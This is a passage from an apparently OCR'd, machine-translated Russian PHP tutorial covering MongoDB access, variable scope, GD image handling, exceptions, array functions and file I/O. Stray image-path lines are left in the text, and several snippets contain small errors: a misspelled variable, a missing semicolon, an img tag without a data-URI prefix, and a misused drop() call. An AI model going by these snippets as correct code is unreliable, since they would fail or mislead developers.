<?php

  //This path should point to Composer's autoloader from where your MongoDB library will be
```

```
loaded
  require 'vendor/autoload.php';


 // when using custom username password
  try {
        $mongo = new MongoDB\Client('mongodb://username:password@localhost:27017');
        print_r($mongo->listDatabases());
  } catch (Exception $e) {
        echo $e->getMessage();
  }


 // when using default settings
  try {
        $mongo = new MongoDB\Client('mongodb://localhost:27017');
        print_r($mongo->listDatabases());
  } catch (Exception $e) {
        echo $e->getMessage();
  }
```

Вышеупомянутый код будет подключаться с использованием библиотеки композитора MongoDB (`mongodb/mongodb` *), включенной в качестве* `vendor/autoload.php` *для подключения к серверу MongoDB, работающему на* `port : 27017` . Если все в порядке, оно подключится и перечислит массив, если произойдет исключение при подключении к серверу MongoDB, сообщение будет напечатано.

СОЗДАТЬ (Вставить) в MongoDB

```
<?php

 //MongoDB uses collection rather than Tables as in case on SQL.
 //Use $mongo instance to select the database and collection
 //NOTE: if database(here demo) and collection(here beers) are not found in MongoDB both will
be created automatically by MongoDB.
  $collection = $mongo->demo->beers;

 //Using $collection we can insert one document into MongoDB
 //document is similar to row in SQL.
  $result = $collection->insertOne( [ 'name' => 'Hinterland', 'brewery' => 'BrewDog' ] );

 //Every inserted document will have a unique id.
  echo "Inserted with Object ID '{$result->getInsertedId()}'";
?>
```

В примере мы используем экземпляр $ mongo, ранее использованный в `Connecting to MongoDB from php` *части. MongoDB использует формат данных типа JSON, поэтому в php мы будем использовать массив для вставки данных в MongoDB, это преобразование из массива в Json и наоборот будет выполнено библиотекой mongo. Каждый документ в MongoDB имеет уникальный идентификатор, называемый _id, при вставке мы можем получить это, используя* `$result->getInsertedId()` *;*

READ (Найти) в MongoDB

```
<?php
 //use find() method to query for records, where parameter will be array containing key value
pair we need to find.
 $result = $collection->find( [ 'name' => 'Hinterland', 'brewery' => 'BrewDog' ] );

 // all the data(result) returned as array
 // use for each  to filter the required keys
 foreach ($result as $entry) {
   echo $entry['_id'], ': ', $entry['name'], "\n";
 }

?>
```

Бросить в MongoDB

```
<?php

 $result = $collection->drop( [ 'name' => 'Hinterland'] );

 //return 1 if the drop was sucessfull and 0 for failure
 print_r($result->ok);

?>
```

Существует множество методов, которые можно выполнить в `$collection` см. Официальную документацию от MongoDB

Прочитайте Монго-PHP онлайн: https://riptutorial.com/ru/php/topic/6794/монго-php

глава 66: Область переменных

Вступление

Область переменной относится к областям кода, к которым доступна доступная переменная. Это также называется *видимостью* . Блоки видимости PHP определяются функциями, классами и глобальной областью, доступной во всем приложении.

Examples

Определяемые пользователем глобальные переменные

Объем вне любой функции или класса является глобальной областью. Когда PHP-скрипт включает в себя другой (с использованием `include` или `require`), область остается неизменной. Если скрипт включен вне какой-либо функции или класса, глобальные переменные включены в одну и ту же глобальную область, но если скрипт включен из функции, переменные во включенном скрипте входят в объем функции.

В рамках метода функции или класса ключевое слово `global` может использоваться для создания глобальных переменных, определяемых пользователем.

```
<?php

$amount_of_log_calls = 0;

function log_message($message) {
    // Accessing global variable from function scope
    // requires this explicit statement
    global $amount_of_log_calls;

    // This change to the global variable is permanent
    $amount_of_log_calls += 1;

    echo $message;
}

// When in the global scope, regular global variables can be used
// without explicitly stating 'global $variable;'
echo $amount_of_log_calls; // 0

log_message("First log message!");
echo $amount_of_log_calls; // 1

log_message("Second log message!");
echo $amount_of_log_calls; // 2
```

Второй способ доступа к переменным из глобальной области - использовать специальный PHP-массив $ GLOBALS.

Массив $ GLOBALS является ассоциативным массивом с именем глобальной переменной, являющимся ключом, а содержимое этой переменной является значением элемента массива. Обратите внимание, что $ GLOBALS существует в любой области, это потому, что $ GLOBALS является суперглобальным.

Это означает, что `log_message()` может быть переписана как:

```
function log_message($message) {
    // Access the global $amount_of_log_calls variable via the
    // $GLOBALS array. No need for 'global $GLOBALS;', since it
    // is a superglobal variable.
    $GLOBALS['amount_of_log_calls'] += 1;

    echo $messsage;
}
```

Можно спросить, зачем использовать массив $ GLOBALS, когда `global` ключевое слово также может использоваться для получения значения глобальной переменной? Основная причина заключается в том, что использование ключевого слова `global` приведет к изменению переменной. Затем вы не можете повторно использовать одно и то же имя переменной в локальной области.

Суперглобальные переменные

Суперглобальные переменные определяются PHP и всегда могут использоваться из любого места без ключевого слова `global` .

```
<?php

function getPostValue($key, $default = NULL) {
    // $_POST is a superglobal and can be used without
    // having to specify 'global $_POST;'
    if (isset($_POST[$key])) {
        return $_POST[$key];
    }

    return $default;
}

// retrieves $_POST['username']
echo getPostValue('username');

// retrieves $_POST['email'] and defaults to empty string
echo getPostValue('email', '');
```

Статические свойства и переменные

Статические свойства класса, которые определяются с учетом видимости `public` , функционально совпадают с глобальными переменными. Доступ к ним возможен из любого места, где задан класс.

```
class SomeClass {
    public static int $counter = 0;
}

// The static $counter variable can be read/written from anywhere
// and doesn't require an instantiation of the class
SomeClass::$counter += 1;
```

Функции также могут определять статические переменные внутри своей области. Эти статические переменные сохраняются с помощью множества вызовов функций, в отличие от обычных переменных, определенных в области функций. Это может быть очень простой и простой способ реализации шаблона проектирования Singleton:

```
class Singleton {
    public static function getInstance() {
        // Static variable $instance is not deleted when the function ends
        static $instance;

        // Second call to this function will not get into the if-statement,
        // Because an instance of Singleton is now stored in the $instance
        // variable and is persisted through multiple calls
        if (!$instance) {
            // First call to this function will reach this line,
            // because the $instance has only been declared, not initialized
            $instance = new Singleton();
        }

        return $instance;

    }
}

$instance1 = Singleton::getInstance();
$instance2 = Singleton::getInstance();

// Comparing objects with the '===' operator checks whether they are
// the same instance. Will print 'true', because the static $instance
// variable in the getInstance() method is persisted through multiple calls
var_dump($instance1 === $instance2);
```

Прочитайте Область переменных онлайн: https://riptutorial.com/ru/php/topic/3426/область-переменных

глава 67: Обработка изображений с помощью GD

замечания

При использовании `header("Content-Type: $mimeType");` и `image____` чтобы генерировать только изображение на выходе, обязательно ничего не выводить, обратите внимание на пустую строку после `?>` . (Это может быть сложной «ошибкой» для отслеживания - вы не получаете изображения и не знаете, почему.) Общий совет - не включать?> Вообще здесь.

Examples

Создание изображения

Чтобы создать пустое изображение, используйте функцию `imagecreatetruecolor` :

```
$img = imagecreatetruecolor($width, $height);
```

`$img` теперь является переменной ресурса для ресурса изображения с пикселями `$height` `$width` x `$height` . Обратите внимание, что ширина отсчитывается слева направо, а высота отсчитывается сверху вниз.

Ресурсы изображений также могут быть созданы из функций создания изображений , таких как:

- `imagecreatefrompng`
- `imagecreatefromjpeg`
- другие `imagecreatefrom*` функции.

Ресурсы изображений могут быть освобождены позже, когда на них больше нет ссылок. Однако, чтобы освободить память сразу (это может быть важно, если вы обрабатываете много больших изображений), использование `imagedestroy()` на изображении, когда оно больше не используется, может быть хорошей практикой.

```
imagedestroy($image);
```

Преобразование изображения

Изображения, созданные путем преобразования изображения, не изменяют изображение, пока вы его не выведете. Следовательно, преобразователь изображения может быть таким же простым, как три строки кода:

```
function convertJpegToPng(string $filename, string $outputFile) {
    $im = imagecreatefromjpeg($filename);
    imagepng($im, $outputFile);
    imagedestroy($im);
}
```

Выход изображения

Изображение может быть создано с использованием функций `image*` , где `*` - это формат файла.

Они имеют такой синтаксис:

```
bool image___(resource $im [, mixed $to [ other parameters]] )
```

Сохранение файла

Если вы хотите сохранить изображение в файл, вы можете передать имя файла или открытый поток файлов, как `$to` . Если вы передаете поток, вам не нужно его закрывать, потому что GD автоматически закроет его.

Например, чтобы сохранить файл PNG:

```
imagepng($image, "/path/to/target/file.png");

$stream = fopen("phar://path/to/target.phar/file.png", "wb");
imagepng($image2, $stream);
// Don't fclose($stream)
```

При использовании `fopen` обязательно используйте флаг `b` а не флаг `t` , потому что файл является двоичным.

Не пытаются передать `fopen("php://temp", $f)` или `fopen("php://memory", $f)` к нему. Поскольку поток после вызова закрыт функцией, вы не сможете использовать его дальше, например, для извлечения его содержимого.

Вывод в виде ответа HTTP

Если вы хотите прямо вернуть это изображение в ответ на изображение (например, для создания динамических значков), вам не нужно передавать что-либо (или передавать `null`) в качестве второго аргумента. Однако в ответе HTTP вам необходимо указать свой тип контента:

```
header("Content-Type: $mimeType");
```

`$mimeType` - это тип MIME формата, который вы возвращаете. Примеры включают `image/png` , `image/gif` и `image/jpeg` .

Запись в переменную

Существует два способа записи в переменную.

Использование OB (буферизация вывода)

```
ob_start();
imagepng($image, null, $quality); // pass null to supposedly write to stdout
$binary = ob_get_clean();
```

Использование обтекателей потоков

У вас может быть много причин, по которым вы не хотите использовать буферизацию вывода. Например, у вас может быть OB. Поэтому необходима альтернатива.

Используя функцию `stream_wrapper_register` , можно зарегистрировать новую обертку потока. Следовательно, вы можете передать поток в функцию вывода изображения и получить его позже.

```
<?php

class GlobalStream{
        private $var;

        public function stream_open(string $path){
                $this->var =& $GLOBALS[parse_url($path)["host"]];
                return true;
        }

        public function stream_write(string $data){
                $this->var .= $data;
                return strlen($data);
        }
}

stream_wrapper_register("global", GlobalStream::class);

$image = imagecreatetruecolor(100, 100);
imagefill($image, 0, 0, imagecolorallocate($image, 0, 0, 0));

$stream = fopen("global://myImage", "");
imagepng($image, $stream);
echo base64_encode($myImage);
```

В этом примере класс `GlobalStream` записывает любые входные данные в ссылочную переменную (т. Е. Косвенно записывает глобальную переменную данного имени). В

дальнейшем глобальную переменную можно получить напрямую.

Есть некоторые особенности:

- Полностью реализован поток класс - оболочка должна выглядеть это , но согласно тестам с `__call` магическим способом, только `stream_open` , `stream_write` и `stream_close` вызываются из внутренних функций.
- В вызове `fopen` флаги не требуются, но вы должны хотя бы передать пустую строку. Это связано с тем, что функция `fopen` ожидает такой параметр, и даже если вы не используете его в своей реализации `stream_open` , фиктивная по-прежнему требуется.
- Согласно тестам, `stream_write` вызывается несколько раз. Не забудьте использовать `.=` (Назначение конкатенации), not `=` (назначение прямой переменной).

Пример использования

В `<img>` HTML изображение можно напрямую предоставить, а не использовать внешнюю ссылку:

```
echo '<img src="' . base64_encode($binary) . '">';
```

Обрезка и изменение размера изображения

Если у вас есть изображение и вы хотите создать новое изображение с новыми измерениями, вы можете использовать функцию `imagecopyresampled` :

сначала создайте новое `image` с нужными размерами:

```
// new image
$dst_img = imagecreatetruecolor($width, $height);
```

и сохранить исходное изображение в переменную. Для этого вы можете использовать одну из функций `createimagefrom*` где * обозначает:

- JPEG
- GIF
- PNG
- строка

Например:


```
//original image
$src_img=imagecreatefromstring(file_get_contents($original_image_path));
```

Теперь скопируйте все (или часть) оригинальное изображение (src_img) в новое изображение (dst_img) с помощью `imagecopyresampled` :


```
imagecopyresampled($dst_img, $src_img,
    $dst_x ,$dst_y, $src_x, $src_y,
    $dst_width, $dst_height, $src_width, $src_height);
```

Чтобы установить `src_*` и `dst_*` , используйте следующее изображение:

src_img



dst_img



https://riptutorial.com/ru/php/topic/5195/обработка-изображений-с-помощью-gd

глава 68: Обработка исключений и отчетов об ошибках

Examples

Настройка отчетов об ошибках и их отображение

Если это еще не сделано в php.ini, отчет об ошибках может быть установлен динамически и должен быть настроен так, чтобы показывать большинство ошибок:

Синтаксис

```
int error_reporting ([ int $level ] )
```

Примеры

```
// should always be used prior to 5.4
error_reporting(E_ALL);

// -1 will show every possible error, even when new levels and constants are added
// in future PHP versions. E_ALL does the same up to 5.4.
error_reporting(-1);

// without notices
error_reporting(E_ALL & ~E_NOTICE);

// only warnings and notices.
// for the sake of example, one shouldn't report only those
error_reporting(E_WARNING | E_NOTICE);
```

ошибки будут регистрироваться по умолчанию php, обычно в файле error.log на том же уровне, что и исполняемый скрипт.

в среде разработки можно также показать их на экране:

```
ini_set('display_errors', 1);
```

в производстве, однако, следует

```
ini_set('display_errors', 0);
```

и показать дружественное сообщение о проблеме с помощью обработчика исключений или ошибок.

Обработка исключений и ошибок

попробуй поймать

`try..catch` блоки могут использоваться для управления потоком программы, в которой могут быть `try..catch` Исключения . Их можно поймать и обработать изящно, а не останавливать PHP, когда вы столкнулись:

```
try {
    // Do a bunch of things...
    throw new Exception('My test exception!');
} catch (Exception $ex) {
    // Your logic failed. What do you want to do about that? Log it:
    file_put_contents('my_error_log.txt', $ex->getMessage(), FILE_APPEND);
}
```

Вышеприведенный пример `catch` бы Исключение, брошенное в блок `try` и зарегистрировавшее его сообщение («My test exception!») В текстовый файл.

Захват различных типов исключений

Вы можете реализовать несколько операторов `catch` для разных типов исключений, которые будут обрабатываться по-разному, например:

```
try {
    throw new InvalidArgumentException('Argument #1 must be an integer!');
} catch (InvalidArgumentException $ex) {
    var_dump('Invalid argument exception caught: ' . $ex->getMessage());
} catch (Exception $ex) {
    var_dump('Standard exception caught: ' . $ex->getMessage());
}
```

В приведенном выше примере первый `catch` будет использоваться, так как он совпадает с первым в порядке выполнения. Если вы поменяли порядок утверждений `catch` , вначале будет выполняться `catch Exception` .

Аналогично, если бы вы выбрали `Exception` `UnexpectedValueException` вы увидите второй обработчик стандартного `Exception` .

в конце концов

Если вам нужно что-то сделать после того, как `try` или `catch` закончена, вы можете использовать оператор `finally` :

```
try {
    throw new Exception('Hello world');
} catch (Exception $e) {
    echo 'Uh oh! ' . $e->getMessage();
} finally {
    echo " - I'm finished now - home time!";
```

```
}
```

В приведенном выше примере будет выводиться следующее:

> О, о! Привет, мир. Я закончил сейчас - домашнее время!

Throwable

В PHP 7 мы видим введение интерфейса `Throwable` , который реализует `Error` а также `Exception` . Это добавляет уровень контракта на обслуживание между исключениями в PHP 7 и позволяет реализовать интерфейс для собственных пользовательских исключений:

```
$handler = function(\Throwable $ex) {
    $msg = "[ {$ex->getCode()} ] {$ex->getTraceAsString()}";
    mail('admin@server.com', $ex->getMessage(), $msg);
    echo myNiceErrorMessageFunction();
};
set_exception_handler($handler);
set_error_handler($handler);
```

До PHP 7 вы можете просто набрать `Exception` поскольку с PHP 5 все классы исключений расширяют его.

Регистрация фатальных ошибок

В PHP фатальная ошибка - это некоторая ошибка, которая не может быть поймана, то есть после возникновения фатальной ошибки программа не возобновляется. Однако, чтобы зарегистрировать эту ошибку или как-то справиться с сбоем, вы можете использовать `register_shutdown_function` для регистрации обработчика выключения.

```
function fatalErrorHandler() {
    // Let's get last error that was fatal.
    $error = error_get_last();

    // This is error-only handler for example purposes; no error means that
    // there were no error and shutdown was proper. Also ensure it will handle
    // only fatal errors.
    if (null === $error || E_ERROR != $error['type']) {
        return;
    }

    // Log last error to a log file.
    // let's naively assume that logs are in the folder inside the app folder.
    $logFile = fopen("./app/logs/error.log", "a+");

    // Get useful info out of error.
    $type    = $error["type"];
    $file    = $error["file"];
    $line    = $error["line"];
    $message = $error["message"]

    fprintf(
```

```
        $logFile,
        "[%s] %s: %s in %s:%d\n",
        date("Y-m-d H:i:s"),
        $type,
        $message,
        $file,
        $line);

    fclose($logFile);
}


register_shutdown_function('fatalErrorHandler');
```

Ссылка:

- http://php.net/manual/en/function.register-shutdown-function.php
- http://php.net/manual/en/function.error-get-last.php
- http://php.net/manual/en/errorfunc.constants.php

Прочитайте Обработка исключений и отчетов об ошибках онлайн:
https://riptutorial.com/ru/php/topic/391/обработка-исключений-и-отчетов-об-ошибках

глава 69: Обработка нескольких массивов вместе

Examples

Объединить или объединить массивы

```
$fruit1 = ['apples', 'pears'];
$fruit2 = ['bananas', 'oranges'];

$all_of_fruits = array_merge($fruit1, $fruit2);
// now value of $all_of_fruits is [0 => 'apples', 1 => 'pears', 2 => 'bananas', 3 =>
'oranges']
```

Обратите внимание, что `array_merge` изменяет числовые индексы, но перезаписывает строковые индексы

```
$fruit1 = ['one' => 'apples',  'two' => 'pears'];
$fruit2 = ['one' => 'bananas', 'two' => 'oranges'];

$all_of_fruits = array_merge($fruit1, $fruit2);
// now value of $all_of_fruits is ['one' => 'bananas', 'two' => 'oranges']
```

`array_merge` перезаписывает значения первого массива со значениями второго массива, если он не может перенумеровать индекс.

Вы можете использовать оператор `+` чтобы объединить два массива таким образом, чтобы значения первого массива никогда не перезаписывались, но они не перенумеровали числовые индексы, поэтому вы теряете значения массивов, которые имеют индекс, который также используется в первом массиве ,

```
$fruit1 = ['one' => 'apples',  'two' => 'pears'];
$fruit2 = ['one' => 'bananas', 'two' => 'oranges'];

$all_of_fruits = $fruit1 + $fruit2;
// now value of $all_of_fruits is ['one' => 'apples', 'two' => 'pears']

$fruit1 = ['apples', 'pears'];
$fruit2 = ['bananas', 'oranges'];

$all_of_fruits = $fruit1 + $fruit2;
// now value of $all_of_fruits is [0 => 'apples', 1 => 'pears']
```

Пересечение массива

Функция `array_intersect` вернет массив значений, которые существуют во всех массивах, которые были переданы этой функции.

```
$array_one = ['one', 'two', 'three'];
$array_two = ['two', 'three', 'four'];
$array_three = ['two', 'three'];

$intersect = array_intersect($array_one, $array_two, $array_three);
// $intersect contains ['two', 'three']
```

Клавиши массива сохраняются. Индексами из исходных массивов нет.

`array_intersect` проверяет только значения массивов. Функция `array_intersect_assoc` вернет пересечение массивов с помощью ключей.

```
$array_one = [1 => 'one',2 => 'two',3 => 'three'];
$array_two = [1 => 'one', 2 => 'two', 3 => 'two', 4 => 'three'];
$array_three = [1 => 'one', 2 => 'two'];

$intersect = array_intersect_assoc($array_one, $array_two, $array_three);
// $intersect contains [1 =>'one',2 => 'two']
```

Функция `array_intersect_key` проверяет только пересечение ключей. Он будет возвращать ключи во всех массивах.

```
$array_one = [1 => 'one',2 => 'two',3 => 'three'];
$array_two = [1 => 'one', 2 => 'two', 3 => 'four'];
$array_three = [1 => 'one', 3 => 'five'];

$intersect = array_intersect_key($array_one, $array_two, $array_three);
// $intersect contains [1 =>'one',3 => 'three']
```

Объединение двух массивов (ключи от одного, значения от другого)

В следующем примере показано, как объединить два массива в один ассоциативный массив, где ключевыми значениями будут элементы первого массива, а значения будут от второго:

```
$array_one = ['key1', 'key2', 'key3'];
$array_two = ['value1', 'value2', 'value3'];

$array_three = array_combine($array_one, $array_two);
var_export($array_three);

/*
    array (
      'key1' => 'value1',
      'key2' => 'value2',
      'key3' => 'value3',
    )
*/
```

Изменение многомерного массива на ассоциативный массив

Если у вас многомерный массив:

```
[
    ['foo',  'bar'],
    ['fizz', 'buzz'],
]
```

И вы хотите изменить его на ассоциативный массив следующим образом:

```
[
    'foo'  => 'bar',
    'fizz' => 'buzz',
]
```

Вы можете использовать этот код:

```
$multidimensionalArray = [
    ['foo',  'bar'],
    ['fizz', 'buzz'],
];
$associativeArrayKeys   = array_column($multidimensionalArray, 0);
$associativeArrayValues = array_column($multidimensionalArray, 1);
$associativeArray       = array_combine($associativeArrayKeys, $associativeArrayValues);
```

Или вы можете пропустить установку `$associativeArrayKeys` и `$associativeArrayValues` и использовать этот простой один лайнер:

```
$associativeArray = array_combine(array_column($multidimensionalArray, 0),
array_column($multidimensionalArray, 1));
```

Прочитайте Обработка нескольких массивов вместе онлайн:
https://riptutorial.com/ru/php/topic/6827/обработка-нескольких-массивов-вместе

глава 70: Обработка файлов

Синтаксис

- int readfile (строка $ filename [, bool $ use_include_path = false [, resource $ context]])

параметры

параметр	Описание
имя файла	Чтение имени файла.
use_include_path	Вы можете использовать необязательный второй параметр и установить его в ИСТИНА, если вы хотите также искать файл в include_path.
контекст	Ресурс контекстного потока.

замечания

Синтаксис имени файла

Большинство имен файлов, переданных в функции в этом разделе:

1. Строки в природе.
    - Имена файлов могут передаваться напрямую. Если передаются значения других типов, они передаются в строку. Это особенно полезно с `SplFileInfo` , которое является значением в итерации `DirectoryIterator` .
2. Относительный или абсолютный.
    - Они могут быть абсолютными. В Unix-подобных системах абсолютные пути начинаются с `/` , например `/home/user/file.txt` , тогда как в Windows абсолютные пути начинаются с диска, например `C:/Users/user/file.txt`
    - Они также могут быть относительными, что зависит от значения `getcwd` и может быть изменено `chdir` .
3. Принимать протоколы.
    - Они могут начинаться со `scheme://` для указания обертки протокола для управления. Например, `file_get_contents("http://example.com")` извлекает контент с сайта http://example.com .
4. Slash-совместимый.
    - Хотя `DIRECTORY_SEPARATOR` в Windows - это обратная косая черта, и система по

умолчанию возвращает обратную косую черту по умолчанию, разработчик все еще может использовать `/` в качестве разделителя каталогов. Поэтому для совместимости разработчики могут использовать `/` как разделители каталогов во всех системах, но имейте в виду, что значения, возвращаемые функциями (например, `realpath`), могут содержать обратную косую черту.

Examples

Удаление файлов и каталогов

Удаление файлов

Функция `unlink` удаляет один файл и возвращает, была ли операция успешной.

```
$filename = '/path/to/file.txt';

if (file_exists($filename)) {
    $success = unlink($filename);

    if (!$success) {
         throw new Exception("Cannot delete $filename");
    }
}
```

Удаление каталогов с рекурсивным удалением

С другой стороны, каталоги должны быть удалены с помощью `rmdir` . Однако эта функция удаляет только пустые каталоги. Чтобы удалить каталог с файлами, сначала удалите файлы в каталогах. Если каталог содержит подкаталоги, может потребоваться *рекурсия* .

Следующий пример сканирует файлы в каталоге, рекурсивно удаляет файлы-члены / каталоги и возвращает количество удаленных файлов (не каталогов).

```
function recurse_delete_dir(string $dir) : int {
    $count = 0;

    // ensure that $dir ends with a slash so that we can concatenate it with the filenames
directly
    $dir = rtrim($dir, "/\\") . "/";

    // use dir() to list files
    $list = dir($dir);

    // store the next file name to $file. if $file is false, that's all -- end the loop.
    while(($file = $list->read()) !== false) {
```

```
        if($file === "." || $file === "..") continue;
        if(is_file($dir . $file)) {
            unlink($dir . $file);
            $count++;
        } elseif(is_dir($dir . $file)) {
            $count += recurse_delete_dir($dir . $file);
        }
    }

    // finally, safe to delete directory!
    rmdir($dir);

    return $count;
}
```

Удобные функции

Прямой прямой ввод-вывод

`file_get_contents` и `file_put_contents` предоставляют возможность чтения / записи из / в файл в / из строки PHP за один раз.

`file_put_contents` также могут использоваться с флагом `FILE_APPEND` чтобы добавить, а не `FILE_APPEND` и перезаписать файл. Он может использоваться вместе с `LOCK_EX` для получения эксклюзивной блокировки файла при переходе к записи. Флаги битмаски могут быть объединены с `|` бит-OR.

```
$path = "file.txt";
// reads contents in file.txt to $contents
$contents = file_get_contents($path);
// let's change something... for example, convert the CRLF to LF!
$contents = str_replace("\r\n", "\n", $contents);
// now write it back to file.txt, replacing the original contents
file_put_contents($path, $contents);
```

`FILE_APPEND` удобен для добавления файлов журнала, в то время как `LOCK_EX` помогает предотвратить состояние гонки при записи файлов из нескольких процессов. Например, чтобы записать в файл журнала о текущем сеансе:

```
file_put_contents("logins.log", "{$_SESSION["username"]} logged in", FILE_APPEND | LOCK_EX);
```

CSV IO

```
fgetcsv($file, $length, $separator)
```

`fgetcsv` анализирует строку из проверки открытых файлов для полей csv. Он возвращает поля CSV в массиве с успехом или `FALSE` при сбое.

По умолчанию он будет читать только одну строку файла CSV.

```
$file = fopen("contacts.csv","r");
print_r(fgetcsv($file));
print_r(fgetcsv($file,5," "));
fclose($file);
```

contacts.csv

```
Kai Jim, Refsnes, Stavanger, Norway
Hege, Refsnes, Stavanger, Norway
```

Выход:

```
Array
(
    [0] => Kai Jim
    [1] => Refsnes
    [2] => Stavanger
    [3] => Norway
)
Array
(
    [0] => Hege,
)
```

Чтение файла прямо в stdout

`readfile` копирует файл в выходной буфер. readfile () не представляет проблем с памятью, даже при отправке больших файлов, сам по себе.

```
$file = 'monkey.gif';

if (file_exists($file)) {
    header('Content-Description: File Transfer');
    header('Content-Type: application/octet-stream');
    header('Content-Disposition: attachment; filename="'.basename($file).'"');
    header('Expires: 0');
    header('Cache-Control: must-revalidate');
    header('Pragma: public');
    header('Content-Length: ' . filesize($file));
    readfile($file);
    exit;
}
```

Или из указателя файла

В качестве альтернативы, чтобы найти точку в файле, чтобы начать копирование в stdout, вместо этого используйте `fpassthru` . В следующем примере последние 1024 байта копируются в stdout:

```
$fh = fopen("file.txt", "rb");
fseek($fh, -1024, SEEK_END);
fpassthru($fh);
```

Чтение файла в массив

`file` возвращает строки в переданном файле в массиве. Каждый элемент массива соответствует строке в файле, а новая строка все еще прикреплена.

```
print_r(file("test.txt"));
```

test.txt

```
Welcome to File handling
This is to test file handling
```

Выход:

```
Array
(
    [0] => Welcome to File handling
    [1] => This is to test file handling
)
```

Получение информации о файле

Проверьте, является ли путь каталогом или файлом

Функция `is_dir` возвращает, является ли аргумент каталогом, а `is_file` возвращает, является ли аргумент файлом. Используйте `file_exists` чтобы проверить, есть ли это.

```
$dir  = "/this/is/a/directory";
$file = "/this/is/a/file.txt";

echo is_dir($dir) ? "$dir is a directory" : "$dir is not a directory", PHP_EOL,
    is_file($dir) ? "$dir is a file" : "$dir is not a file", PHP_EOL,
    file_exists($dir) ? "$dir exists" : "$dir doesn't exist", PHP_EOL,
